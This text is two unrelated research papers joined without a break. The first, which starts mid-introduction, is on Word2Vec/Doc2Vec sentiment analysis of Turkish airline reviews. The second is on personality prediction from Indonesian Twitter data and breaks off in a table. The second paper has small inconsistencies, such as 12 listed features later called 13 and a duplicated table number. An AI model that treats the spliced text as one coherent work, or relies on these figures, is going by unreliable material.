CUSTOMER Relationship Management (CRM) has gained importance with the advent of the big data phenomenon. Millions of customers are sharing their opinions about the products they use every day. According to [1], 77% of customers care about other people's comments, while 75% of customers trust comments on social media rather than personal recommendations. CRM enables companies to focus on their customers' needs: e.g., what do they want and what needs to be fixed [2]. When a problem occurs, swift action needs to be taken by companies according to customer feedback to prevent any sort of damage. But, without an automated system, swift evaluation of tens of thousands customer feedback is impossible.

Advances in natural language processing (NLP) algorithms have enabled the development of automated CRM systems.

Companies are using these algorithms to determine their marketing strategies by observing their customers opinion about their products [3], [4]. However, sentiment analysis has not been widely investigated for agglutinative languages, such as Turkish. In [5] sentiment polarities of Turkish written movie critics data set were analyzed using an N-gram language model. Kaya et. al. [6] applied a maximum entropy and N-gram language model to classify sentiments of political news from several Turkish news sites. In some studies, a lexicon based approach is applied to conduct sentiment analysis on a movie critics data set [7] [8]. Lately, algorithmic innovations on NLP has enabled the emergence of various word embedding algorithms, among which the most popular is Word2Vec [9]. To the best of our knowledge, as of yet the performance of Word2vec for sentiment analysis in Turkish written text has not yet been investigated.

This paper proposes the use of unsupervised word/document embedding methods for sentiment analysis of Turkish written customer reviews and their further categorization to one of twelve classes. Word2vec is used to capture semantics of words from unlabeled large corpora of customer reviews. After which, a classifier is trained upon word embeddings of labeled training samples for the binary sentiment analysis task, where each word is proportioned by their tf-idf values, then averaged in order to have an averaged review vector for each customer review. Then, a document embedding algorithm, Doc2Vec [10] is trained on negatively classified customer reviews to extract document embeddings for customer reviews. Lastly, a classifier is trained upon document embeddings for the discrimination of the 12 pre-determined categories. Results of both sentiment analysis and categorization are compared with a baseline model: an xgboost classifier trained upon a bag of words vectors. The justification of not choosing a deep neural network approach is that we do not have enough labeled samples to feed the deep neural network. Neural networks are required huge amounts of data in order to yield a good generalization [11]. Also, the usage of transfer learning [12] is not possible since there are no models that have been trained

with a Turkish written data set.

The paper is structured as follows: In Section II, details about the evaluated data set is presented. In section III details for the proposed method is given. Finally, in Section IV, results of both sentiment analysis and categorization are shared and discussed.

## II. DATA SET

The data set evaluated in this work was collected by a private airline company. The company directly asked its customers about their opinions of their journey in overall, from airport to final destination. The data set contains a total of 14000 customer reviews ( $\approx 532000$  words after pre-processing) written in Turkish, where 1070 of them are labeled. The labeled part of the data set consist of labels for both sentiments and specific categories of reviews. The number of reviews and their average length for each sentiment are shown in Table I. There are 12 specific categories namely, flight crew, customer loyalty program, pantry, overall satisfaction, seat, baggage, boarding, in-flight entertainment (IFE), catering, time performance, lounge, check-in. Positive reviews are assigned to only one category: overall satisfaction. While positive reviews are made up of short sentences in general, negative reviews are complex and long. In addition, the distribution of negative reviews by category is disproportionate, as can be seen from Table II. Examples of customer reviews are given in Table III, translated to English for the benefit of readers.

## III. METHODOLOGY

The methodology used in this paper is summarized in Figure 1. First, the customer reviews are pre-processed in order to reduce the data complexity for word embedding methods. Then, word embeddings are calculated by using Word2Vec [9] [13] on unlabeled corpus. Furthermore, the word vectors are proportioned by their tf-idf values and then averaged in order to have a single review vector for each review. Then, an extreme gradient boosting (Xgboost) [14] classifier is trained on [15] review vectors of labeled customer reviews for the task of binary sentiment analysis, i.e. classification of positive and negative sentiments. The trained model is then used to classify all the CRM data in order to subtract positive sentiments from the data set. After the sentiment analysis, further categorization of negative sentiments are analyzed. Compared to the binary sentiment task, categorization of reviews is more challenging as the class complexity is higher as well as the labeled samples are being imbalanced. For the categorization of the negative comments, a paragraph embedding method Doc2Vec is employed [10], but only on the reviews which are indexed as negative by the first classifier. Since the labeled data set is imbalanced, the Synthetic Minority Oversampling Technique (SMOTE) [16] is applied to the negative reviews to solve the imbalanced learning problem. Then another Xgboost classifier is trained on document vectors for the categorization task. 10 fold cross validation is applied in training of models. Aforementioned steps are explained in detail in the following subsections.




Fig. 1. Flow diagram of the proposed algorithm

### A. Pre Processing

To obtain proper word embeddings, a pre-processing stage is essential. Thus, the data set cleansed from numbers, punctuations and stop words. Lemmatization and tokenization is also applied.

**Tokenization)** Tokenization is an operation which splits a given sentence into individual words. However, Turkish contains several non-ascii letters, namely, 'ı', 'ç', 'ğ', 'ş', 'ö', 'ü', which makes this problematic for standard tokenizers. In this study, Zemberek, an open source tokenization and deasciification library specifically developed for Turkish language is used [17].

**Elimination of Stopwords, Punctuations and Numbers)** Stop words are referring to the frequently used words. In this work, 165 words such as 'fakat, de, da, ama, en, ki, ve' are considered stop words of which holds conjunctions and pronouns. These are removed from the data set but adjectives, such as good, nice etc. are kept as they are related to the subject of interest. Punctuations are fairly irrelevant in the data set. For example, exclamation mark is both used in negative and positive sentiments nearly the same amount. Therefore, all punctuations are discarded. Numbers also contain very little or no information considering the objective of this work.

**Lemmatization)** Lemmatization is an important operation in order to reduce the word complexity. As mentioned, Turkish is a agglutinative language, which makes stemming/lemmatizing

TABLE I  
DISTRIBUTION OF LABELED DATA ACCORDING TO THE POSITIVE AND NEGATIVE SENTIMENTS AND THEIR AVERAGE LENGTH

Sentiments	Number of Reviews	Average Length After Pre Processing (in terms of words)
Positive	406	21.7
Negative	664	48.9

TABLE II  
NUMBER OF LABELED REVIEWS FOR EACH NEGATIVE SENTIMENT CATEGORY

Class	Flight Crew	Customer Loyalty Program	Pantry	Overall Satisfaction	Seat	Baggage	Boarding	Ife	Catering	Time Performance	Lounge	Check-in
Sample Size	120	112	80	80	47	42	39	32	35	29	26	23

TABLE III  
SOME EXAMPLE REVIEWS (TRANSLATED TO ENGLISH)

Feedback	Category	Sentiment
Everything was great, thank you. Keep on going!	Overall Satisfaction	Positive
The call centre I contacted about my luggage delay were extremely unhelpful. They misinformed me about where to file my complaint, took 17 days to reply to my email and most importantly, they did not solve my problem.	Baggage	Negative

difficult. In this work, an open source lemmatization library *turkish-lemmatizer*, which is specifically designed for Turkish language, is employed [18]. The library uses longest matched stemming algorithm for lemmatization .

### B. Feature Extraction

In this paper, unsupervised word/document embedding methods are employed, such as Word2Vec and Doc2Vec, for feature extraction. The word vectors created by Word2Vec are averaged by their TF-IDF values to have a 'review vector' for each customer review. Also, for baseline model the bag of words technique is used for feature extraction.

**Word2Vec)** Word2Vec is a word embedding method that has been shown [9] to be useful as it preserves the semantics of words in unsupervised manner. Word2Vec is a shallow neural network in general, which has one input, one hidden and one output layers. There are two Word2Vec models available; Continuous Bag of Words (CBOW) and Skip-Gram. In CBOW, model predicting a word from its surrounding words, thus the order of words are ignored. In Skip-Gram, which is the opposite of CBOW, the model is predicting the context from the given word. In this paper, the Skip-Gram approach is used as it takes into account the order of the words. For detailed mathematical explanation of Skip-Gram approach, authors recommend reading [19] and references therein. A simplified explanation can be given as follows: Let  $w$  denote the corpus of words and let  $c$  be the context of words for a given data set  $D$ . The skip-gram model is trying to maximize the conditional probability  $p(c|w)$  by optimizing its parameters  $\theta$ . Thus the objective function can be given given as:

$$\arg \max_{\theta} \prod_{(w,c) \in D} p(c|w; \theta) \quad (1)$$

Each word in corpus needs to be encoded into one hot vectors in order to be used in the model. Let  $v_c$  and  $v_w$  be the encoded versions of  $c$  and  $w$  respectively and let  $C$  represent the whole context. To maximize Equation 1, the softmax function is employed:

$$p(c|w; \theta) = \frac{e^{v_c \cdot v_w}}{\sum_{(c' \in C)} e^{v_c \cdot v_{w'}}} \quad (2)$$

Nominator of Equation 2 is the dot product between an encoded word vector  $v_w$  and its context  $v_c$ . Intuitively, the related words, i.e. the words in the same context, should yield a higher dot product value compared to the unrelated words. On denominator,  $c'$  refers to all contexts for a given corpus. It is computationally very expensive to calculate all word pairs, therefore an approximation is needed. In order to prevent this bottleneck, the authors of Word2Vec developed a method called *negative-sampling*. Negative sampling states that, if some unrelated  $w, c$  pairs are added to the network by creating  $D'$  from random  $w, c$  pairs, the network learns a unique representation for each word.

Gensim has a popular Word2Vec implementation of which we have used in this work [20]. Word2Vec implementation of Gensim requires some hyperparameters to be tuned. In this work, hyperparameters are determined empirically where vector dimensionality for each word is selected as 200, context size of 10 and downsampling factor of  $10^{-3}$  is used. In order to observe the quality of the word embeddings, we have investigated some of the key words. For example, the word 'koltuk' ('seat' in English) is most similar (yields a high dot product value) to the words; dar(narrow), geniş(wide), boy(size/length). The word eğlence (entertainment) is most similar to the words altyazı (subtitle), Türkçe (Turkish) and sistem (system).

**Bag of Words)** Bag of words algorithm is based on creating a document vector by word counts [21]. The algorithm creates a histogram-like document vector based on word count i.e. by counting each word that appears more than the given threshold for a given document. In this work, threshold value is selected as 4000, which indicates that we use the most frequent 4000 words. The value of threshold is determined empirically.

**Tf-idf)** TF-IDF is the abbreviation of the term frequency inverse document frequency. Term frequency measures the frequency of terms occurring in the document. Inverse document frequency measures the importance of words. The IDF coefficients are often very useful for weighting frequent words. Because, some words might occur more than others which might impact the vectorization quality of customer reviews. Thus, instead of directly averaging word embeddings of each word in a customer review, it is beneficial to calculate review vectors by proportioning each word embedding with their idf value.

**Doc2Vec)** Doc2Vec is an unsupervised learning algorithm, which aims to find the embeddings of documents. The Doc2Vec algorithm, is implemented by adding a paragraph vector to the aforementioned Word2Vec algorithm. Similar to Word2Vec, there are two Doc2Vec models, namely, Distributed Memory (similar to CBOW) model and Distributed Bag of Words (similar to Skip-Gram) model. While the latter ignores word ordering, the former keeps it by concatenating the paragraph vector and word vectors in order to predict the next word in the given context. Doc2Vec algorithm has two advantages; first, it preserves word order and second, it is an unsupervised learning algorithm. Keeping the word order is seen to be essential in categorization task as it is much more complicated compared to the binary sentiment analysis task. Also, being an unsupervised learning algorithm makes Doc2Vec suitable for this task as we have a large corpus of unlabeled comments, where Doc2Vec can learn semantics of customer comments without in need of the labels. Gensim also has an implementation of Doc2Vec of which we have used in this work where document dimensionality is selected as 200, context size of 10 is used and downsampling factor of  $10^{-3}$  is used.

### C. Post Processing

As mentioned previously, the review categories are somewhat imbalanced. In order to prevent imbalanced learning SMOTE is employed. SMOTE creates synthetic samples in the local neighbors of features by subtracting the feature vector from its nearest neighbor then multiplies the result by a random number between 0 and 1 and adds it to the feature vector. In order to prevent overfitting, SMOTE is applied only to the training data.

### D. Classification Model

The extreme gradient boosting (Xgboost) algorithm is selected for the classification task. Xgboost is a supervised tree boosting algorithm which combines many weak learners to produce a strong learner. For the given training samples  $x_i$

and their labels  $y_i$ , Xgboost algorithm uses  $K$  weak learners to predict the output  $\bar{y}_i$ :

$$\bar{y}_i = \sum_{k=1}^K f_k(x_i) \quad (3)$$

Here  $f_k$  denotes a tree structure which contains a continuous score  $w_i$  on its  $i_{th}$  leaf. The score of each tree is calculated by minimizing the following objective function

$$L^{(t)} = \sum_{i=1}^n l(y_i, \bar{y}_i^{(t-1)} + f_t(x_i)) + \Omega(f_t) \quad (4)$$

where  $l$  denotes a convex loss function which can be differentiated in order to measure the difference between  $y_i$  and  $\bar{y}_i^{(t)}$ . Here  $\bar{y}_i^{(t)}$  denotes the prediction of the  $i_{th}$  sample at  $t_{th}$  iteration.  $\Omega$  is the regularization term where  $\Omega(f_t) = \frac{1}{2} \lambda ||w||^2$ . The regularization term prevents leaf scores to have large values.  $f_t(x_i)$ 's of which decreases the Equation 4 are greedily added to the tree to obtain the final classification tree. Detailed explanation of Xgboost algorithm is given in [14].

## IV. RESULTS

Even though the labeled data set is not very large, the usage of unsupervised techniques such as Word2Vec and Doc2Vec made it possible for us to utilize the large unlabeled corpus that we have. The confusion matrices of both the categorization task and the sentiment analysis are given on Table-IV and Table-V where classification accuracies are reported as 71.16% and 92.5% respectively. For both tasks, our approach surpasses the baseline model by a great margin, where we have obtained 75.7% accuracy for sentiment analysis and 52.1% accuracy for categorization by utilizing a bag of words approach. It is important to note that, the baseline method is implemented in a non-hierarchical way as we considered sentiment analysis and categorization separately.

By analyzing the results of the sentiment analysis, we report that the confusion between sentiments is caused by the reviews that are comprised of 'neutral' emotion of which we have not investigated in this work. Furthermore, most of the confusions between classes in the categorization task are dependent upon two main reasons: First and foremost, we assumed that a customer feedback is only related to a certain category, however some reviews contain multiple categories. For example, feedback related to the lounge are confused with the customer loyalty program, which is intuitive as in most of the feedback many customers have mentioned that they need to be given better rights at lounge when utilizing the customer loyalty program. Same phenomena applies for some other classes as well. Secondly, the classes with high error are seen to have the classes that have small number of training samples where SMOTE is failed to generate proper samples. Authors conclude that, instead of multi-class classification the categorization task can be thought as a multi-label classification, where a single feedback can be comprised of multiple labels.

TABLE IV  
CONFUSION MATRIX FOR THE CATEGORIZATION OF NEGATIVE REVIEWS

	Overall Satisfaction	Boarding	Check In	Pantry	Seat	Baggage	Flight Crew	Ife	Catering	Time Performance	Lounge	Customer Loyalty Program
Overall Satisfaction	0.75	0.09	0	0.03	0.02	0.05	0	0	0.04	0.01	0	0.01
Boarding	0.06	0.67	0.01	0	0.1	0.01	0.06	0.07	0.01	0	0.01	0
Check In	0.03	0.02	0.74	0	0.04	0	0.03	0.06	0	0	0.05	0.03
Pantry	0	0.03	0	0.88	0.01	0	0.03	0	0	0.05	0	0
Seat	0.01	0.04	0.06	0	0.53	0.06	0.02	0.02	0.09	0.04	0.06	0.07
Baggage	0	0	0.03	0.01	0.05	0.78	0	0.01	0.03	0	0.09	0
Flight Crew	0	0.03	0	0	0.03	0	0.82	0	0.01	0.06	0.05	0
Ife	0.01	0.01	0	0.01	0.01	0.01	0.01	0.73	0.04	0.1	0.07	0
Catering	0.01	0	0	0	0.01	0	0.01	0.03	0.83	0.04	0.03	0.04
Time Performance	0.05	0	0.05	0	0.07	0.03	0.04	0.12	0.03	0.49	0.12	0
Lounge	0.02	0	0.01	0.01	0.07	0.06	0.04	0.07	0.06	0.04	0.52	0.1
Customer Loyalty Program	0	0.01	0.01	0	0.03	0.01	0.01	0.03	0.05	0.03	0.02	0.8

TABLE V  
CONFUSION MATRIX FOR SENTIMENT ANALYSIS

	Positive	Negative
Positive	0.885	0.115
Negative	0.035	0.965

## V. ACKNOWLEDGEMENT

Thanks to STM Defense Technologies Engineering and Trade Inc. for supporting this study. STM provides system engineering, technical support, project management, technology transfer and logistics support services for TAF (Turkish Armed Forces) and SSM (Undersecretariat for Defense Industries).

## REFERENCES

- [1] Y.-C. Ku, C.-P. Wei, and H.-W. Hsiao, "To whom should i listen? finding reputable reviewers in opinion-sharing communities," *Decision Support Systems*, vol. 53, no. 3, pp. 534–542, 2012.
- [2] L. D. Peters, A. D. Pressey, and P. Greenberg, "The impact of crm 2.0 on customer insight," *Journal of Business & Industrial Marketing*, vol. 25, no. 6, pp. 410–419, 2010.
- [3] T. Miyoshi and Y. Nakagami, "Sentiment classification of customer reviews on electric products," in *Systems, Man and Cybernetics, 2007. ISIC. IEEE International Conference on*. IEEE, 2007, pp. 2028–2033.
- [4] P. Gunarathne, H. Rui, and A. Seidmann, "Customer service on social media: The effect of customer popularity and sentiment on airline response," in *System Sciences (HICSS), 2015 48th Hawaii International Conference on*. IEEE, 2015, pp. 3288–3297.
- [5] U. Erogul, "Sentiment analysis in turkish," *Middle East Technical University, Ms Thesis, Computer Engineering*, 2009.
- [6] M. Kaya, G. Fidan, and I. H. Toroslu, "Sentiment analysis of turkish political news," in *Proceedings of the The 2012 IEEE/WIC/ACM International Joint Conferences on Web Intelligence and Intelligent Agent Technology-Volume 01*. IEEE Computer Society, 2012, pp. 174–180.
- [7] A. G. Vural, B. B. Cambazoglu, P. Senkul, and Z. O. Tokgoz, "A framework for sentiment analysis in turkish: Application to polarity detection of movie reviews in turkish," in *Computer and Information Sciences III*. Springer, 2013, pp. 437–445.
- [8] C. Türkmenoglu and A. C. Tantug, "Sentiment analysis in turkish media," in *Proceedings of Workshop on Issues of Sentiment Discovery and Opinion Mining, International Conference on Machine Learning (ICML), Beijing, China, 2014*.
- [9] T. Mikolov, K. Chen, G. Corrado, and J. Dean, "Efficient estimation of word representations in vector space," *arXiv preprint arXiv:1301.3781*, 2013.
- [10] Q. Le and T. Mikolov, "Distributed representations of sentences and documents," in *Proceedings of the 31st International Conference on Machine Learning (ICML-14)*, 2014, pp. 1188–1196.
- [11] Y. LeCun, Y. Bengio, and G. Hinton, "Deep learning," *Nature*, vol. 521, no. 7553, pp. 436–444, 2015.
- [12] S. J. Pan and Q. Yang, "A survey on transfer learning," *IEEE Transactions on knowledge and data engineering*, vol. 22, no. 10, pp. 1345–1359, 2010.
- [13] T. Mikolov, I. Sutskever, K. Chen, G. S. Corrado, and J. Dean, "Distributed representations of words and phrases and their compositionality," in *Advances in neural information processing systems*, 2013, pp. 3111–3119.
- [14] T. Chen and C. Guestrin, "Xgboost: A scalable tree boosting system," in *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*. ACM, 2016, pp. 785–794.
- [15] M. U. Çakir and S. Güldamlasioglu, "Text mining analysis in turkish language using big data tools," in *Computer Software and Applications Conference (COMPSAC), 2016 IEEE 40th Annual*, vol. 1. IEEE, 2016, pp. 614–618.
- [16] N. V. Chawla, K. W. Bowyer, L. O. Hall, and W. P. Kegelmeyer, "Smote: synthetic minority over-sampling technique," *Journal of artificial intelligence research*, vol. 16, pp. 321–357, 2002.
- [17] A. A. Akin and M. D. Akin, "Zemberek, an open source nlp framework for turkish languages," *Structure*, vol. 10, pp. 1–5, 2007.
- [18] Baturman, "Lemmatization in turkish language," <https://github.com/baturman/turkish-lemmatizer/wiki/Lemmatization-in-Turkish-Language>, 2013.
- [19] Y. Goldberg and O. Levy, "word2vec explained: Deriving mikolov et al.'s negative-sampling word-embedding method," *arXiv preprint arXiv:1402.3722*, 2014.
- [20] R. Řehůřek and P. Sojka, "Software Framework for Topic Modelling with Large Corpora," in *Proceedings of the LREC 2010 Workshop on New Challenges for NLP Frameworks*. Valletta, Malta: ELRA, May 2010, pp. 45–50, <http://is.muni.cz/publication/884893/en>.
- [21] Z. S. Harris, "Distributional structure," *Word*, vol. 10, no. 2-3, pp. 146–162, 1954.





# Personality Prediction Based on Twitter Information in Bahasa Indonesia

Veronica Ong<sup>1</sup>, Anneke D. S. Rahmanto<sup>1</sup>, Williem<sup>1</sup>, Derwin Suhartono<sup>1</sup>, Aryo E. Nugroho<sup>2</sup>, Esther W. Andangsari<sup>2</sup>, Muhamad N. Suprayogi<sup>2</sup>

<sup>1</sup>School of Computer Science, Computer Science Department, Bina Nusantara University, Jakarta, Indonesia

<sup>2</sup>Faculty of Humanities, Psychology Department, Bina Nusantara University, Jakarta, Indonesia

Email: {veronica.ong, anneke.rahmanto, williem002}@binus.ac.id, dsuhartono@binus.edu, aryonugroho@binus.ac.id, {esther, msuprayogi}@binus.edu

**Abstract**—The sheer usage of social media presents an opportunity for an automated analysis of a social media user based on his/her information, activities, or status updates. This opportunity is due to the abundant amount of information shared by the user. This fact is especially true for countries with high number of active social media users such as Indonesia. Extraction of information from social media can yield insightful results if done correctly. Recent studies have managed to leverage associations between language and personality and build a personality prediction system based on those associations. The current study attempts to build a personality prediction system based on a Twitter user's information for Bahasa Indonesia, the native language of Indonesia. The personality prediction system is built on Support Vector Machine and XGBoost trained with 329 instances (users). Evaluation results using 10-fold cross validation shows that the system managed to reach highest average accuracy of 76.2310% with Support Vector Machine and 97.9962% with XGBoost.

## I. INTRODUCTION

STATISTICS show that 1 in every 3 minutes of Internet Usage is spent on social media [1]. The sheer usage of social media means that a lot of information are shared by users during their social media usage. Information can be shared explicitly or implicitly. One of the information that can be analyzed from social media usage is user's personality.

Recent studies on automated personality assessment (hereinafter personality prediction) have been conducted in the past on several social medias. The current study focuses on Twitter. Twitter has gained high popularity over the years. Statistics show that the number of active users on Twitter are constantly rising each quarter and reaching up to 313 million active Twitter users as of June 2016 [2], [3].

Unlike other studies which focuses on English as the prediction system's main language, this study focuses on Bahasa Indonesia, the mother tongue of Indonesia. There are several statistics which show that Indonesia has high Twitter usage. The first among them is a study by [4], in which they mentioned that 2.4% of worldwide tweets are posted by users of Jakarta, the capital city of Indonesia. Mr. Roy

Simangunsong, Indonesia's Twitter Country Head, reported that 77% of Indonesians are active on Twitter every day [5]. An observation by eMarketer on November 2015 also shows the rise of Twitter users in Indonesia from year 2014-2015 and is predicted to keep rising until 2019 [6].




Fig. 1 Number of Twitter users in Indonesia per year 2014 – 2019 in millions

The personality prediction system for this study is built to classify a user's personality based on The Five Factor Model, a personality model by McCrae and Costa, which divides an individual's personality into 5 traits, namely Agreeableness, Conscientiousness, Emotional Stability, Extraversion, and Openness. The contributions of this paper are the personality prediction system built for the Bahasa Indonesia language, set of scenarios which contribute to the system's accuracy, and the comparison of 2 machine learning algorithms implemented into the prediction model.

## II. RELATED WORKS

Previous studies have attempted to implement personality prediction on Twitter. [7] and [8] built a personality prediction system for The Five Factor Model. A personality prediction system was also built for the Dark Triad personality model in [9]. [7], [8], and [9] built the personality prediction system for English using tools such as LIWC (Linguistic Inquiry and Word Count) and MRC Psycholinguistic Database. Another study by [10] also used LIWC to build a personality prediction system on Facebook. These tools are predefined categories of words which can be

<sup>1</sup>This work was supported by grant from Ministry of Research, Technology and Higher Education of the Republic of Indonesia.




Fig. 2 Overview of methodology

used to assess the tendency of a user to talk about a certain category. Such tools have also been utilized to create a prediction system in non-English languages such as Spanish, Dutch, Italian [11], and Chinese [12].

A literature review on personality prediction by [13] states that among the literatures that they examined, more than half utilized such tools to build their personality prediction system. Despite its usefulness, LIWC and MRC have language limitations—it doesn't support all languages. The tools are not supported in Bahasa Indonesia, so another approach must be applied to this study.

Other recent studies have come up with another approach by assessing the tendency of a user's choice of words. This is done by counting the usage frequency of a certain n-gram by a user. This method has been implemented in the past with data from various social platforms such as blogs [14] [15] and Facebook [16][17]. Said method has also been applied for non-English languages such as Chinese [18] and Bahasa Indonesia [19].

In [19], they managed to build a personality prediction system for The Five Factor Model using myPersonality, which is a corpus consisting of status updates from users which have been labelled with The Five Factor Model personality traits. The dataset is translated into Bahasa Indonesia to build a prediction system in said language. Therefore, this study attempts to apply the personality prediction task on an original, non-translated Bahasa Indonesia corpus.

### III. THE FIVE FACTOR MODEL

Personality is regarded as the main factor of what causes an individual to act a certain way in online interactions [20]. The Five Factor Model is one of the most widely used concepts in studies observing the association between personality and social media use [21][22][20][23][24]. Results from these studies show that the Five Factor Model can indeed act as a predictor in social media use.

The Five Factor Model is a hierarchical structure of personality traits which consist of 5 main dimensions: Extraversion, Agreeableness, Conscientiousness, Neuroticism, and Openness to Experience [25]. In fact, the Five Factor Model is commonly used among psychologists to comprehensively describe personality. The naming of personality traits is done through a series of literature reviews and studies. One of the examples is Neuroticism, which corresponds to low scores of Emotional Stability [25].

The neuroticism trait cannot be viewed as someone with psychopathological characteristics, but someone who is unsatisfied with his/her life [26] or an individual who tends to experience psychological distress [20]. Individuals with low Extraversion (Introversion) are viewed as reserved, not unfriendly, and independent individuals. They also prefer to be alone without having social anxiety [26]. Extraverted people are interpreted as individuals who tend to be sociable and experience positive emotions [20]. Individuals with high Openness scores are individuals who are open to new ideas while cautiously implementing them. On the other hand, individuals with low Openness scores have smaller scope of interest [26]. People with Agreeableness trait are trusting of others, sympathetic, and cooperative [20]. Individuals with high scores on the Conscientiousness trait are active in planning and organizing their activities, while an individual with a low Conscientiousness score is usually more laid-back in their work [26].

The previous study between Facebook and the Five Factor Model shows that individuals with Extraversion trait have higher number of friends [20][24]. Introverted individuals tend to present more personal information on their social media [20]. Individuals with high Neuroticism show the tendency to post photos of themselves more compared to those with low scores [20]. This study however contradicts results from a previous study by [24]. Individuals with high Openness score are known to be more expressive on their Facebook profiles [20]. People with high Conscientiousness trait have more friends and have tendency to post pictures compared to individuals with low Conscientiousness [20]. This result too, contradicts the results from [24]'s study. Finally, more observation is required regarding the correlation between Agreeableness trait individuals towards their social media usage [20].

### IV. METHODOLOGY

This study consists of 3 main tasks: data collection, preprocessing, and building the prediction model. Figure 2 shows an overview of the method applied in this study.

#### A. Data Collection

Preparation of dataset is done to obtain the training dataset and testing dataset. The dataset acquired contains Twitter user information and a maximum of 100 of the user's latest tweets. Users are chosen based on the following criteria:

TABLE I.  
TRAINING DATASET DISTRIBUTION

	Agreeableness	Conscientiousness	Emotional Stability	Extraversion	Openness
High	134	92	150	202	163
Low	195	237	179	127	166

TABLE II.  
TESTING DATASET DISTRIBUTION

	Agreeableness	Conscientiousness	Emotional Stability	Extraversion	Openness
High	19	16	21	24	16
Low	11	14	9	6	14

1. User posts on Twitter at least once a month.
2. User uses Bahasa Indonesia as their main language.

The user information extracted covers 12 features:

1. Number of tweets
2. Number of followers
3. Number of following
4. Number of favorites
5. Number of retweets from extracted tweets
6. Number of retweeted tweets from extracted tweets
7. Number of quote tweets from extracted tweets
8. Number of mentions from extracted tweets
9. Number of replies from extracted tweets
10. Number of hashtags from extracted tweets
11. Number of URLs from extracted tweets
12. Average time difference between each tweet

A total of 359 data were collected, where 1 data represents Twitter data from 1 user. 329 data were utilized as training data, and the remaining 30 data as testing data. The dataset was then annotated with “high” or “low” label for each personality trait by 3 psychology experts. A “high” label indicates that the user has a high level of a certain personality trait, while “low” label represents that the user has a low level of a certain personality trait. Thus, each user consists of 5 labels, each label representing the level (high or low) of each personality.

Table 1 shows the distribution of the training dataset, while table 2 shows the distribution of the testing dataset.

### B. Preprocessing

To preprocess the extracted information from Twitter, a series of automated and manual removal of elements were applied. Automatic element removal involves omitting retweets, replacing mentions with “[UNAME]” token, replacing hashtag with “[HASHTAG]” token, removing hyperlinks/URLs, and removing emoji. After applying automatic element removal, several manual element removals were applied to reduce the noise in the training data (e.g. non-Bahasa Indonesia content, non-Twitter content).

Next, tokenization is applied to the resulting dataset from the previous step, which produces a series of unigram and bigram. The occurrence of each unigram and bigram is counted. Each n-gram goes through a series of n-gram normalization functions to reduce the occurrence of unrecognized words (e.g. misspelled or slang words). The n-gram normalization functions applied were adapted from [27] and [28].

Omission of stop words was also applied in scenarios which require said action. The scenarios are further explained in section 4.3. The list of stop words was adapted from [29].

Finally, the system also utilized LDA (Latent Dirichlet Allocation) generated topics. Topics were generated using a Bahasa Indonesia Wikipedia dump file. The dump file contains the content of every article available on the Bahasa Indonesia version of Wikipedia. This file is loaded into the LDA algorithm with Gensim [30] to produce 100 topics, where each topic consists of 20 words.

The final output of the dataset consists of the 13 features presented in section 4.1 representing the user information, and the frequency of each n-gram.

### C. Build Prediction Model

The personality prediction system consists of 5 classifiers. Each classifier is tasked with the prediction of 1 personality trait. The system is trained with 329 instances of the output from the preprocessing step. Classifiers built on the Support Vector Machine and XGBoost are trained with the same dataset. The Support Vector Machine classifier was run on Weka, while XGBoost was run on R.

After the training process, the system is evaluated using 10-fold cross validation and loading the 30-instance testing dataset into the system. The evaluation measure used for evaluation is accuracy.

The personality prediction system is tested on different scenarios with the following actions:

1. Minimum occurrence of n-gram (minimum occurrence=1 or minimum occurrence=2)

TABLE II.  
SCENARIOS FOR EVALUATION

Scenario	Minimum occurrence of n-gram		n-gram weighting scheme		LDA topic features		Stop words omission	
	1	2	Boolean	TF	Use LDA	Don't use LDA	Omit	Don't omit
1	✓		✓		✓		✓	
2	✓		✓		✓			✓
3	✓		✓			✓	✓	
4	✓		✓			✓		✓
5	✓			✓	✓		✓	
6	✓			✓	✓			✓
